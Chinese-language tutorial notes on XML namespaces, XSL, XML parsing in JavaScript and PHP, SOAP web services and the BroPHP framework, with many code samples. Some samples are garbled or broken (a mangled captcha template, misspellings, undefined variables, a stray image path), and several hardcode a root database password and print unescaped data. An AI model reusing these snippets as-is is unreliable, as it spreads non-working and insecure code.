<联系人 xmlns:企业经理 = "http://xml.net.cn/联系人列表.dtd"
    xmlns = "http://xml.net.cn/联系人列表.dtd">
  <姓名 文种 = "中文" 企业经理:文种 = "中文">李华</姓名>
</联系人>
```

巧用命名空间丰富表现效果

利用命名空间将众多用户自定义的 DTD 或行业 DTD 融合在一起，可以达到资源的最大程度的综合利用；而利用命名空间将若干已经被 W3C 镀过金身的置标语言集于大成，则可以极大地丰富页面表现效果，丰富人机交互效果，使浏览器拥有更强的表现力。

可以想象，如果我们要表现一批数据，所写的文件既能引入 HTML 中的表格为它们列表，又能使用 SVG 中的矢量图形为它们画条形图和饼图，甚至还能利用 SMIL 为它们设计多媒体表现效果。

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/css" href="block.css" ?>
<?xml-stylesheet type="text/css" href="table.css" ?>
<demo xmlns:html="http://www.w3.org/TR/REC-html40">
  <html:script type="text/javascript" src="toggle.js" />
  <html:input type="button" value="Change Appearance" onclick=
    "toggleStyleSheet()" />
  <date>Dec 1st, 1999</date>
  <cities>
    <city>
      <name>Beijing</name>
      <weather>Snow</weather>
      <wind-power>4</wind-power>
      <temperature>
        <lowest>-7</lowest>
        <highest>2</highest>
      </temperature>
    </city>
    <city>
      <name>Shanghai</name>
      <weather>Sunny</weather>
      <wind-power>2</wind-power>
      <temperature>
        <lowest>2</lowest>
        <highest>12</highest>
```

```

        </temperature>
    </city>
</cities>
</demo>

```

命名空间与 DTD

我们在前面讨论命名空间的话题中，一直没有提到命名空间与 DTD 的关系。不错，命名空间与 DTD 之间确有隐情，而且正是这个隐情使命名空间的标准倍受攻击。

其实，在命名空间声明中，等号右边的命名空间名虽说要求是一个 URI，但其目的并不是要直接获取一个 Schema 或 DTD 文件，而在于标识特定的命名空间。也就是说，语法分析器看到一个命名空间声明后，就把等号左边的命名空间前缀和右边的命名空间名绑定在一起，对于后面使用了该前缀的合法名称，都看作是这个命名空间中的。但是，等到语法分析器进行有效性检测时，它不是把这个命名空间映射到 URI 所指的 Schema 文件或 DTD 文件，而是去找所有在 DOCTYPE 中声明的内部和外部的 DTD 或 Schema，看哪一个的命名空间与文件中用到的命名空间相同。

命名空间规范是通过在元素名和属性名前加命名空间前缀来区分一个元素或属性是来自哪一个 DTD 的，追本溯源，这又是通过修改元素名和属性名来实现的。也就是说，由于“联系人列表”这个前缀已经和命名空间名“http://xml.net.cn/联系人列表.dtd”绑定在一起，所以，我们在 XML 文件中看到的“联系人列表：姓名”元素，在语法分析器看来是这个样子：

http://xml.net.cn/联系人列表.dtd：姓名

按照“有效的”XML 文档规范的要求，这些元素名和属性名，应该由 DTD 来定义。这样说来，DTD 中定义元素名和属性名的地方也应该加上命名空间前缀了？否则，带有命名空间的 XML 文档找不到相对应的 DTD 文档，不就成了不符合“有效的”XML 规范的 XML 文档了吗？不错，要使用命名空间，必须还要满足下面两个条件：

- （1）定义 DTD 时必须定义好命名空间，并作用于相关的元素和属性的定义。
- （2）使用命名空间的文档，其命名空间声明中定义的“命名空间名”必须与 DTD 中所定义的相同。

```

<?xml version="1.0" encoding="GB2312"?>

<!ELEMENT 联系人:联系人列表 (联系人)*>
<!ATTLIST 联系人:联系人列表 xmlns:联系人
    "http://zju.edu.cn 联系人列表.dtd" IMPLIED>
<!ELEMENT 联系人:联系人 (联系人:姓名, 联系人:ID, 联系人:公司, 联系人:EMAIL,
联系人:电话, 联系人:地址)>
<!ELEMENT 联系人:姓名 (#PCDATA)>
<!ELEMENT 联系人:ID (#PCDATA)>
<!ELEMENT 联系人:公司 (#PCDATA)>
<!ELEMENT 联系人:EMAIL (#PCDATA)>
<!ELEMENT 联系人:电话 (#PCDATA)>


```

```

<!ELEMENT 联系人:地址 (联系人:街道, 联系人:城市, 联系人:省份)>
<!ELEMENT 联系人:街道 (#PCDATA)>
<!ELEMENT 联系人:城市 (#PCDATA)>
<!ELEMENT 联系人:省份 (#PCDATA)>

```

目前大多数公布和使用的 DTD 都没有关于命名空间的定义，为了实现包含多种 DTD 的 XML 文档，也许需要再定义一套含有命名空间的 DTD。使用时根据需要再分别选择不同的 DTD。更糟的是，问题还没有这么简单，别忘了在命名空间标准中，允许以缺省方式声明命名空间，这种方式下，元素名和属性名前面是没有命名空间前缀的。这也就是说，在多 DTD 的 XML 文档中，也可能使用没有命名空间的 DTD。这样说来，一个“有效的”XML 解释器，在确定使用 DTD 的类型时，要做如下的判断：



本来命名空间的作用是为了方便地解决命名冲突问题，可经过上面的分析，我们发现问题的解决方法似乎并不尽如人意。

现在，对于每一个原始的 DTD，都要有两个版本，一个没有定义命名空间，元素的定义中也没有缀上命名空间前缀，以供缺省方式下的元素使用；还有一个定义了命名空间，而且这个命名空间名需要与 XML 文件中的命名空间名一致，留给非缺省方式的元素。

可以发现这其中的问题，命名空间标准虽然已经推出，但由于这一先天不足，现在仍旧争议不断，应用开发也受到了限制。

XSL

XML 文件

```

<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xsl" href="xsl.xsl"?>
<catalog>
  <cd>
    <title>Empire Burlesque</title>
    <artist>Bob Dylan</artist>
    <county>USA</county>
    <company>Colubia</company>
    <price>12.98</price>
    <year>1985</year>
  </cd>

```

```

        <cd>
            <title>hide you heart</title>
            <artist>Bonnie Tyler</artist>
            <county>UK</county>
            <company>CBS Records</company>
            <price>9.90</price>
            <year>1988</year>
        </cd>
        <cd>
            <title>Greatest Hits</title>
            <artist>Dolly Partion</artist>
            <county>USA</county>
            <company>RCA</company>
            <price>9.90</price>
            <year>1982</year>
        </cd>
    </catalog>

```

XSL 文件

```

<?xml version="1.0" encoding="utf-8"?>
<!--Edited with XML Spy v2007 (http://www.altova.com)-->
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
>
<xsl:output method='html' version='1.0' encoding='UTF-8' indent='yes' />

<xsl:template match="/">
    <html>
        <body>
            <h2>My CD Collection</h2>
            <table border="1">
                <tr bgcolor="#9acd32">
                    <th align="left">Title</th>
                    <th align="left">Artist</th>
                </tr>
                <xsl:for-each select="catalog/cd">
                    <tr>
                        <td><xsl:value-of select="title" /></td>
                        <td><xsl:value-of select="artist" /></td>
                    </tr>
                </xsl:for-each>
            </table>
        </body>
    </html>
</xsl:template>
</xsl:stylesheet>

```


效果如下：

My CD Collection

Title	Artist
Empire Burlesque	Bob Dylan
hide you heart	Bonnie Tyler
Greatest Hits	Dolly Parton

JS 处理 XML

IE 和 Firefox 创建 JavaScriptDOM 对象的方法是不同的。

```
<script>
function loadXMLDoc(dname) {
    var xmlDoc;
    //code for IE
    if(window.ActiveXObject) {
        xmlDoc=new ActiveXObject('Microsoft.XMLDOM');
    }
    //code for Mozilla,Firefox,Opera, etc
    else if(document.implementation &&
document.implementation.createDocument) {
        xmlDoc=document.implementation.createDocument('', '', null);
    }
    else{
        alert('Your browser cannot handle this script');
    }
    xmlDoc.async=false;
    xmlDoc.load(dname);
    return(xmlDoc);
}

var xmldocument=loadXMLDoc('users.xml');
var users=xmldocument.getElementsByTagName('user');
//alert(users[1].childNodes[0].childNodes[0].nodeValue);
var str='';
for(var i=0; i<users.length; i++){
    for(var j=0; j<users[i].childNodes.length; j++){
        str+=users[i].childNodes[j].childNodes[0].nodeValue;
        str+=' ---';
    }
    str+="\n";
}
alert(str);
```

</script>

PHP 处理 XML

1. dom (document object model) 对象方式处理

1. 一次性全部把 XML 文件读取到内存处理
2. 占内存
3. 处理要快，任何节点都可以改，删
4. 适合处理本地的 XML 文件
5. 适合处理小的 XML 文件

```
<?php
$dom = new DOMDocument('1.0','utf-8');
$books = $dom->createElement('books');
$book = $dom->createElement('book');

$book->setAttribute('id','001');
$book->setAttribute('hello','bbb');
$book->setAttribute('www','ccc');

$name=$dom->createElement('name');
$textname=$dom->createTextNode('phpphpbook');
$name->appendChild($textname);

$author=$dom->createElement('author');
$textauthor=$dom->createCDATASection('dsafdsa');
$author->appendChild($textauthor);

$price=$dom->createElement('price');

$book->appendChild($name);
$book->appendChild($author);
$book->appendChild($price);

$books->appendChild($book);
$dom->appendChild($books);
echo $dom->saveXml();
```

输出数据库中的内容:

```
<?php
$mysqli=new mysqli('localhost','root','123456','e-shop');
$result=$mysqli->query("select id, nickname, age, sex, email from users order by id desc");

$dom = new DOMDocument('1.0','utf-8');
$users=$dom->createElement('users');
```

```

while(list($id,$nickname,$age,$sex,$email)=$result->fetch_row()){
    $user=$dom->createElement('user');
    $user->setAttribute('id',$id);

    $nameo=$dom->createElement('name',$nickname);
    $ageo=$dom->createElement('age',$age);
    $sexo=$dom->createElement('sex',$sex);
    $emailo=$dom->createElement('email',$email);

    $user->appendChild($nameo);
    $user->appendChild($ageo);
    $user->appendChild($sexo);
    $user->appendChild($emailo);
    $users->appendChild($user);
}
$dom->appendChild($users);
$xml=$dom->saveXml();
echo $xml;
file_put_contents('users.xml',$xml);

```

删除结点并输出内容

```

<?php
header('content-type:text/html;charset=utf-8');
$dom=new DOMDocument();
$dom->load('users.xml');

$users=$dom->getElementsByTagName('user');

//删除 id 属性为偶数的元素
foreach($users as $user){
    if($user->getAttribute('id')%2==0)
        $dom->documentElement->removeChild($user); // $users 是不能删除元素的
}

echo get_class($users); //DOMNodeList
print_r(get_class_methods(get_class($users))); //Array ( [0] => item ) 说明$users 只有一个方法没有其它方法
print_r(get_object_vars($users)); //Array ( )

echo '<table align="center" border="1">';
echo '<tr>';
echo '<th>'.ID.'</th>';
echo '<th>'.NAME.'</th>';
echo '<th>'.AGE.'</th>';

```

```

echo ' <th>'.SEX.' </th>' ;
echo ' <th>'.EMAIL.' </th>' ;
echo ' </tr>' ;
foreach($users as $user) {
    echo ' <tr>' ;
    echo ' <td>'.$user->getAttribute('id').' </td>' ;
    echo ' <td>'.$user->getElementsByTagName('name')->item(0)->nodeValue.' </td>' ;
    echo ' <td>'.$user->getElementsByTagName('age')->item(0)->nodeValue.' </td>' ;
    echo ' <td>'.$user->getElementsByTagName('sex')->item(0)->nodeValue.' </td>' ;
    echo ' <td>'.$user->getElementsByTagName('email')->item(0)->nodeValue.' </td>' ;
    echo ' <tr>' ;
}
echo ' </table>' ;

```

2. sax (simple api for xml) 过程的函数处理

1. 使用文件读取方式，读一点解析一点（自己指定）
2. 不占内存
3. 对文件只读
4. 适合处理远程的 XML 文件
5. 适合处理大一点的 XML 文件

写入 XML 文件

```

<?php
$mysqli=new mysqli('localhost','root','123456','e-shop');
$result=$mysqli->query("select id,nickname,age,sex,email from users order by id desc");
$str='<?xml version="1.0" encoding="utf-8" ?>'. "\n";
$str.= '<users>'. "\n";
while(list($id,$nickname,$age,$sex,$email)=$result->fetch_row()){
    $str.= "\t". ' <user id="'. $id.' ">'. "\n";
    $str.= "\t\t". ' <name>'. $nickname.' </name>'. "\n";
    $str.= "\t\t". ' <age>'. $age.' </age>'. "\n";
    $str.= "\t\t". ' <sex>'. $sex.' </sex>'. "\n";
    $str.= "\t\t". ' <email>'. $email.' </email>'. "\n";
    $str.= "\t". ' </user>'. "\n";
}
$str.= '</users>'. "\n";
header('Content-Type:text/xml');
echo $str;
file_put_contents('user2.xml',$str);

```

读取 XML 文件

```

<?php
$xml=xml_parser_create('utf-8');
xml_parser_set_option($xml,XML_OPTION_CASE_FOLDING,true);//设置使用的标记为大写
还是按照文件中原来的大小写
xml_set_element_handler($xml,'start','stop');//建立起始和终止元素处理器
xml_set_character_data_handler($xml,'myself');//建立字符数据处理器

//字符数据处理回调函数接受两个参数，分别为：XML 资源标示符、字符数据
function myself($xml,$content){
    echo $content;
}

//start 回调函数接受三个参数，分别为：XML 资源标示符、标记名称、参数列表
function start($x,$tagName,$args){
    if($tagName=="USERS"){
        echo '<table border="1" width="800" align="center">';
    }else if($tagName=="USER"){
        echo '<tr>';
        echo '<td>'.$args["ID"].'</td>';
    }else{
        echo '<td>';
    }
}

//stop 回调函数接受三个参数，分别为：XML 资源标示符、标记名称
function stop($x,$tagName){
    if($tagName=="USERS"){
        echo '</table>';
    }else if($tagName=="USER"){
        echo '</tr>';
    }else{
        echo '</td>';
    }
}

$xmlfile='users.xml';
$fp=fopen($xmlfile,'r');
$error=true;//设置错误标志
while(!feof($fp)){
    $data=fread($fp,1024);
    $error=xml_parse($xml,$data);//开始解析一个 XML 文档
}
fclose($fp);
//如果出错，输出出错信息
if(!$error){
    echo '文件'.$xmlfile.' 有误【'.xml_get_current_line_number($xml).' 行，'.xml_get_current_column_number($xml).' 列';
}

```

```

    ('.xml error string(xml get error code($xml)).' )];
}
xml_parser_free($xml);

```

可以到缓存目录和编译目录中看到生成的文件。

Web Service

分布式开发的一种应用

web Service （Web 服务） 就是将你机器中的应用程序 转为 Web 方式的网络应用程序共享 HTTP + XML

soap --- simple object api xieyi(p) PHP 对象 几个 PHP 类完成， 基于 XML（符合 W3C 标准的）

wsdl --- web service desc language xml（服务器位置， 提供的服务， 这个服务器怎么用， 返回什么）不是 W3C 的标准

安装 soap

1. 在 PHP 的扩展目录中添加 php_soap.dll 文件。
2. 在 php.ini 文件中打开 extension=php_soap.dll。
3. 使用 phpinfo() 函数查看是否有相关的信息。

案例一 没有 wsdl 的 soap

function.inc.php（被包含的函数文件）

```

<?php
function add($a, $b) {
    return $a*$a+$b*$b;
}
function cheng($a, $b) {
    return $a*$b+100;
}

```

server.php(发布公共函数并处理请求文件)

```

<?php
include 'function.inc.php';
//SoapServer 的第一个参数为 wsdl 的位置，为必选项，如果没有设置为 null，第二个是名字空间，为可选项
$server = new SoapServer(null, array('uri' => 'http://www.aa.com'));
//SoapServer::addFunction 增加一个或多个 SOAP 请求
$server->addFunction('add');
$server->addFunction('cheng');
//SoapServer::handle() 用于处理一个 SOAP 请求
$server->handle();

```

client.php 客户端请求文件

```

<?php
//SoapClient 类有两个参数，第一个参数为 wsdl 的位置，为必选项如果没有设置为 null，第二个参数为选项数组，其中 uri 和 location 是必选项，uri 是名字空间，location 是所要请求的 URL

```

```
$client=new SoapClient(null,array('uri'=>'http://www.aaa.dfdsafdc.com','location'=>'http://192.168.15.12/xml/server.php'));
//下面 SoapClient 使用的方法都是 location 中公布的函数。
echo $client->add(4,5).'\n';
echo $client->cheng(4,5).'\n';
```

案例二、有 wsdl 的 soap

1、用工具生成一 wsdl 类型的文件。

例如下面的 Sum.wsdl

```
<?xml version='1.0' encoding='UTF-8'?>

<!-- WSDL file generated by Zend Studio. -->

<definitions name="Sum" targetNamespace="urn:Sum" xmlns:typens="urn:Sum" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns="http://schemas.xmlsoap.org/wsdl/">
    <message name="add">
        <part name="x"/>
        <part name="y"/>
    </message>
    <message name="addResponse">
        <part name="addReturn"/>
    </message>
    <message name="cheng">
        <part name="x"/>
        <part name="y"/>
    </message>
    <message name="chengResponse">
        <part name="chengReturn"/>
    </message>
    <portType name="SumPortType">
        <documentation>
            Enter description here...
        </documentation>
        <operation name="add">
            <input message="typens:add"/>
            <output message="typens:addResponse"/>
        </operation>
        <operation name="cheng">
            <input message="typens:cheng"/>
            <output message="typens:chengResponse"/>
        </operation>
    </portType>
```

```

<binding name="SumBinding" type="typens:SumPortType">
  <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/h
ttp"/>
  <operation name="add">
    <soap:operation soapAction="urn:SumAction"/>
    <input>
      <soap:body namespace="urn:Sum" use="encoded" encodingStyle="ht
tp://schemas.xmlsoap.org/soap/encoding/" />
    </input>
    <output>
      <soap:body namespace="urn:Sum" use="encoded" encodingStyle="ht
tp://schemas.xmlsoap.org/soap/encoding/" />
    </output>
  </operation>
  <operation name="cheng">
    <soap:operation soapAction="urn:SumAction"/>
    <input>
      <soap:body namespace="urn:Sum" use="encoded" encodingStyle="ht
tp://schemas.xmlsoap.org/soap/encoding/" />
    </input>
    <output>
      <soap:body namespace="urn:Sum" use="encoded" encodingStyle="ht
tp://schemas.xmlsoap.org/soap/encoding/" />
    </output>
  </operation>
</binding>
<service name="SumService">
  <port name="SumPort" binding="typens:SumBinding">
    <soap:address location="http://192.168.15.12/xml/server.php" />
  </port>
</service>
</definitions>

```

2、将原来 server.php 文件中的

```
$server = new SoapServer(null, array('uri' => 'http://www.aa.com'));
```

改为：

```
$server = new SoapServer('./Sum.wsdl', array('uri' => 'http://www.aa.com'));
```

3、将 Sum.wsdl 文件拷贝到用户计算机上，并修改 client.php 文件中的：

```
$client=new SoapClient(null, array('uri' => 'http://www.aaa.dfdsafdc.com', 'locat
ion' => 'http://192.168.15.12/xml/server.php'));
```

改为：

```
$client=new SoapClient('./Sum.wsdl', array('uri' => 'http://www.aaa.dfdsafdc.com', 'l
ocation' => 'http://192.168.15.12/xml/server.php'));
```


BroPHP

MVC

MVC --- 设计模式

html - css - js - jquery -- smarty

V ---- View 视图---界面（用户操作）-- 模板

PHP 和 MySql

M ---- Model 业务模型

C ---- Control 根据用户的操作控制流程

10 个人的公司 1 领导 C

4 市场 V 5 个生成 M

操作

模块

Zend FrameWork（不用了）

Yii 世界第一

BroPHP

数据库的接口

二. 创建对象

\$对象=D("表名", [应用名]); 应用名就是另一个应用的目录名

1. 如果没有提供 Model 类 (Models 目录下创建类)，使用父类创建
2. 有 Model 类，就使用自己的 Model 类创建对象
3. 跨应用调用 Model

使用接口

`select()` 返回的是二维数组，只有一条记录都是二维数组

`select 字段 from 表名 [where][order by][limit][group]having];`

??? 参数

```
select id, name, age, sex from users where id > ? and id < ? order by id
desc limit 1, 10
```

```
$user=D("user");
```

```
//没有顺序关系
```

```
$user->select(); //获取所有的
```

```
$user->field(你要的字段)->select() //获取提定字段的全部记录
```

```
$user->field(你要的字段)->order(排序字段和方式)->select() //获取提定字
段的全部记录和排序
```

```
$user->field(你要的字段)->order(排序字段和方式)->select()
```

```
$user->field(你要的字段)->order(排序字段和方式)->limit(个数)->select()
```

```
//限制个数
```

```
$user->field(你要的字段)->where(条件)->order(排序字段和方式)->limit(个
数)->select() //限制条件
```

```
$user->field()->group(分组条件)->having(条件)->select();
```

insert()

update()

```
delete();
```

```
find()
```

```
total()
```

```
query()
```

r_select()

这个函数有四个参数，第四个参数可以是变量，也可以是个数组。

如果是个变量，说明第三个参数（为关联表的外键）与主表的一指定段关联。

例：

```
$data=$user->field('id,name username')->limit(2)->r_select(array('test','id tid,
name tname, demo','uid','id'));// 表示 test 表的 uid 与 user 表的 id 相关联
```

如果没有第四个参数表示第三个参数（为关联表的外键）与主表的主键相关联。

例：

```
$data=$user->field('id,name username')->limit(2)->r_select(array('test','id tid,
name tname, demo','uid'));// 表示 test 表的 uid 与 user 表的主键相关联
```

```
r_delete();
dbsize
dbVersion()
...
...
```

视图

在控制器中找模板

`$this->display()`； 找 views 目录下 default，控制器类名相同目录下， 和操作相同的名， 后缀配置文件决定

参数， 如果使用使用一个不带有 / 的， 就是找同控制器的 参数对象的模板文件
参数中， 有 / ， 则找/前面目录下的/后面的模板文件

```
$this->is_cached()
```

1. 项目部署。

通过 index.php 和 admin.php 将前台、后台分别部署在与 index.php 同一级目录的 home 目录和 admin 目录中。

2. 创建前台默认视图

首先，在 home\controls\index.class.php 文件中的 Index 类的 index() 方法中添加 `$this->display` 代码。

其次，在 home\views\default 目录中创建 index 目录，并在这该目录中创建 index.tpl 文件。写入以下代码：

```
This is default index.tpl.<br />。
```

然后，通过浏览器访问 index.php 就可以看到 home\views\default\index\index.tpl 中的内容。

3. 首页模板包含模板

首先、在 home\views\public 目录中创建 header.tpl 文件，并写入以下内容

```
This is default index header.tpl.<br />
```

其次、在 home\views\default\index\index.tpl 文件的开头加入以下代码：

```
<{include file="public/header.tpl"}>
```

这样通过访问首页就可以看到在先前的访问的页面中加入了 home\views\public\header.tpl 文件中的内容。

4. 更改模板

更换成为本主题中的另一个模板：

在 home\views\public 目录中创建 mod.tpl 文件，在其中写以下内容：

```
This is default index mod.tpl.<br />
```

将 `home\controls\index.class.php` 中的 `$this->display()` 改成 `$this->dislay('mod')`，就可以更换成 `home\views\default\index\mod.tpl` 模板了，通过浏览器就可以访问首页就可以年到 `home\views\default\index\mod.tpl` 中的内容。

更换为本主题中的另一个模块中的模板：

在 `home\views\default` 目录中创建 `user` 目录，并在其中创建 `index.tpl` 文件，写入以下代码：

```
This is default user index.tpl<br />
```

将 `home\controls\index.class.php` 文件中的 `$this->display()` 的参数更改为：`'user/index'`，通过浏览器就可以看到 `home\views\default\user\index.tpl` 文件中的内容。

5. 更改主题：

在 `config.inc.php` 文件中将其中的 `define("TPLSTYLE", "default")` 更改为 `define("TPLSTYLE", "newview")`，在 `home\controls\index.class.php` 中的 `$this->display()` 参数为空的情况下，通过浏览器访问本项目的首页，就可自动在 `home\views` 目录中创建了 `newview` 目录，然后在 `home\views\newview` 目录中创建 `index` 目录，在 `home\views\newview\index` 目录中创建 `index.tpl` 文件，并在其中写入以下代码：

```
This is newview index.tpl<br />
```

通过访问本项目首页就可以看到 `home\views\newview\index\index.tpl` 文件中的内容了。

6. 为不同应用定制各自的主题

由于一个项目中有不同的应用，各个项目共用一个配置文件，即 `config.inc.php`，所以不能用通过 `config.inc.php` 为各个应用设置不同的主题。所以，可以将 `config.inc.php` 文件中的 `define("TPLSTYLE", "default")`；删除，并写到各个应用的入口文件中。如下例：

将 `config.inc.php` 文件中的 `define("TPLSTYLE", "default")` 删除，写入到 `index.php` 和 `admin.php` 文件的开头。

在 `admin\controls\index.class.php` 中的 `Index` 类的 `index` 方法中写入以下代码：

```
$this->display();
```

在 `admin\views\default` 目录中创建 `index` 目录，并在 `admin\views\default\index` 目录中创建 `index.tpl` 文件，在该文件中写入以一内容：

```
This is admin default index index.tpl.<br />
```

这时通过访问 `admin` 就可以访问到后台默认 `default` 主题中内容，即 `admin\views\default\index\index.tpl` 文件中内容。

模板中可以直接使用的几个变量

PHP 脚本中使用的 `'/'` 路径是操作系统的根，而 `js`、`css`、`img` 等静态代码中用到的根为 Web 服务器指定的文档根目录。

home\controls\index.class.php

```
<?php
class Index {
    function index() {
        echo 'PROJECT_PATH: ' . PROJECT_PATH . '<br />';
        echo 'APP_PATH: ' . APP_PATH . '<br />';
        echo '$GLOBALS["root"]:' . $GLOBALS['root'] . '<br />';
```

```

        echo 'GLOBALS["app"]:' . $GLOBALS['app'] . '<br />';
        echo 'GLOBALS["url"]:' . $GLOBALS['url'] . '<br />';
        echo 'GLOBALS["public"]:' . $GLOBALS['public'] . '<br />';

        echo 'GLOBALS["res"]:' . $GLOBALS['res'] . '<br />';
        $this->display();
    }
}

```

home\views\default\index\index.tpl

```

$url:<{$root}><br />
$app:<{$app}><br />
$url:<{$url}><br />
$public:<{$public}><br />
$res:<{$res}><br />

```

输出：

```

PROJECT_PATH: ./
APP_PATH: ./home/
GLOBALS["root"]: /frame1/
GLOBALS["app"]: /frame1/index.php/
GLOBALS["url"]: /frame1/index.php/index/
GLOBALS["public"]: /frame1/public/
GLOBALS["res"]: /frame1/home/views/default/resource/
$url:/frame1
$app:/frame1/index.php
$url:/frame1/index.php/index
$public:/frame1/public
$res:/frame1/home/views/default/resource

```

自动验证

控制器文件

home\controllers\user.class.php

```

<?php
class User{
    function add(){
        $this->display();
    }
    function insert(){
        $user=D('users');
        if($user->insert()){
            $this->success('添加成功',3,'index');
        }else{
            $this->error($users->getMsg(),5,'add');
        }
    }
}

```

}

模板文件

home\views\default\user\add.tpl

```

<form action="<{$url}>/insert" method="post">
    uesername:<input type="text" name="name" /><br />
    password:<input type="password" name="password"><br />
    repassword:<input type="repassword" name="repassword" /><br />
    age:<input type="text" name="age" /><br />
    sex:<input type="text" name="sex" /><br />
    email:<input type="text" name="email" /><br />
    <input type="submit" name="sub" value="reg" />
</form>

```

模块文件

home\models\users.xml

```

<?xml version="1.0" encoding="utf-8"?>
<form>
    <input name="name" value="/^\S+$/i" msg="用户名不能为空" />
    <input name="name" type="unique" action="add" msg="用户名已存在" />
    <input name="password" type="notnull" msg="用户密码不能为空" />
    <input name="repassword" type="notnull" msg="重复的用户密码不能为空" />
    <input name="repassword" type="confirm" value="password" msg="两次密码不一致" />
    <input name="age" type="notnull" msg="用户年龄不能为空" />
    <input name="age" type="in" value="0-100" msg="年龄必须在 0-100 之间" />

    <input name="sex" type="notnull" msg="用户性别不能为空" />
    <input name="email" type="notnull" msg="用户电子邮件不能为空" />
    <input name="email" type="email" msg="用户电子邮件不是正确格式" />
    <!-- 定义的 myfun 回调函数位于 <{$root}>/commons 目录当中的 functions.inc.php-->
    <input name="name" type="callback" value="myfun" msg="用户名的长度必须在 6-20 位之间" />
</form>

```

公用函数文件

commons\functions.inc.php

```

<?php
//全局可以使用的通用函数声明在这个文件中.
function myfun($val){
    if(strlen($val) >=6 && strlen($val) <= 20 ){
        return true;
    }else{
        return false;
    }
}

```

验证码

控制器文件

home\controls\index.class.php

```
<?php
class Index {
    function index() {
        if(isset($_POST['sub'])) {
            if($_POST['code']==$_SESSION['code']) {
                p('code is right');
            } else {
                p('code is wrong');
            }
        }
        $this->display();
    }
    function code() {
        echo new Vcode(100, 20, 5);
    }
}
```

模板文件

home\views\default\index\index.tpl

```
<form action="{<{$url}>}/index" method="post">
    <input type="text" name="code" onkeyup="if(this.value!=this.value.toUpperCase()) this.value=this.value.toUpperCase()" />}/code/'+Math.random()" />
    <input type="submit" name="sub" value="sub" /><br />
</form>
```

文件上传、图片缩放、图片水印

控制器文件

home\controls\upload.class.php

```
<?php
class Upload{
    function index() {
        $this->display();
    }
    function upload() {
        $up=new FileUpload();
        $up->set('path', PROJECT_PATH.'hello')
        ->set('allowType', array('gif', 'png', 'jpg', 'jpeg'))
        ->set('maxsize', 1000000)
        ->set('israndname', true)
        ->set('thumb', array('width'=>500, 'height'=>500))
```

```

        ->set('watermark', array('water' => 'bbs.gif', 'position' => '5', '
prefix' => 'wa_'));
        if($up->upload('pic')) {
            $img=new Image('./hello');
            $img->thumb($up->getFilename(), 300, 300, 'th_');
            $img->watermark($up->getFileName(), 'bbs.gif', 0);
            p($up->getFileName());
        } else {
            p($up->getErrMsg());
        }
        $this->display('index');
    }
}

```

分页

控制器文件

home\controls\page.class.php

```

<?php
class Page{
    function index() {
        $user=D('users');
        //$pid=5;//可以设置分类 ID 来获取某一类数据。
        $page=new Page($user->where(array('id
'=>50))->total(), 5, 'pid/'. $pid);
        $page->set('head', ' 篇文章')
        ->set('first', '<')
        ->set('prev', '|<<')
        ->set('next', '>>|')
        ->set('last', '>');
        $data=$user->order('id desc')->where(array('id
'=>50'))->limit($page->limit)->select();
        $this->assign('data', $data);
        $this->assign('fpage', $page->fpage(3, 4, 6, 0));
        $this->display();
    }
}

```

模板文件

home\views\default\page\index.tpl

```

<table align="center" border="1" width="900">
    <{section loop=$data name="ls"}>
    <tr>
        <td><{$data[ls].id}></td>
        <td><{$data[ls].name}></td>
        <td><{$data[ls].age}></td>
    </tr>
    </section>
</table>

```



```

        <td>{<data[1s].sex}</td>
        <td>{<data[1s].email}</td>
    </tr>
</section>
<tr>
    <td colspan="5" align="right">{<fpage}</td>
</tr>
</table>

```

在线编辑器、日期选择器、颜色选择器

将 ckeditor 目录拷贝到 public 目录

将 date 目录和 jscolor 目录拷贝到 public\js 目录中

将 form.class.php 文件拷贝到 classes 目录中。

classes\form.class.php

```

<?php
class Form {
    /**
     * 编辑器
     * @param int $textareaid
     * @param int $toolbar 有 basic full 和 desc 三种
     * @param int $color 编辑器颜色
     * @param string $alowuploadexts 允许上传类型
     * @param string $height 编辑器高度
     * @param string $disabled_page 是否禁用分页和子标题
     */
    public static function editor($textareaid = 'content',
$toolbar = 'basic', $height = 200, $color = '') {
        $str = '';
        if(!defined('EDITOR_INIT')) {
            $str = '<script type="text/javascript"
src="'. $GLOBALS["public"].' ckeditor/ckeditor.js"></script>';
            define('EDITOR_INIT', 1);
        }
        if($toolbar == 'basic') {
            $toolbar="['Source'], ['Bold', 'Italic', '-',
'NumberedList', 'BulletedList', '-', 'Link', 'Unlink' ],\r\n";
        } elseif($toolbar == 'full') {
            $toolbar = "['Source', '-', 'Templates',
['Cut', 'Copy', 'Paste', 'PasteText', 'PasteFromWord', '-', 'Print'],
['Undo', 'Redo', '-', 'Find', 'Replace', '-', 'SelectAll', 'Remove
Format'], ['ShowBlocks'], ['Image', 'Capture', 'Flash'], ['Maximize'],
'/',
['Bold', 'Italic', 'Underline', 'Strike', '-'],

```

```

        ['Subscript', 'Superscript', '-'],
        ['NumberedList', 'BulletedList', '-', 'Outdent', 'Indent', 'Blockquote'],

        ['JustifyLeft', 'JustifyCenter', 'JustifyRight', 'JustifyBlock'],

        ['Link', 'Unlink', 'Anchor'],
        ['Table', 'HorizontalRule', 'Smiley', 'SpecialChar'],
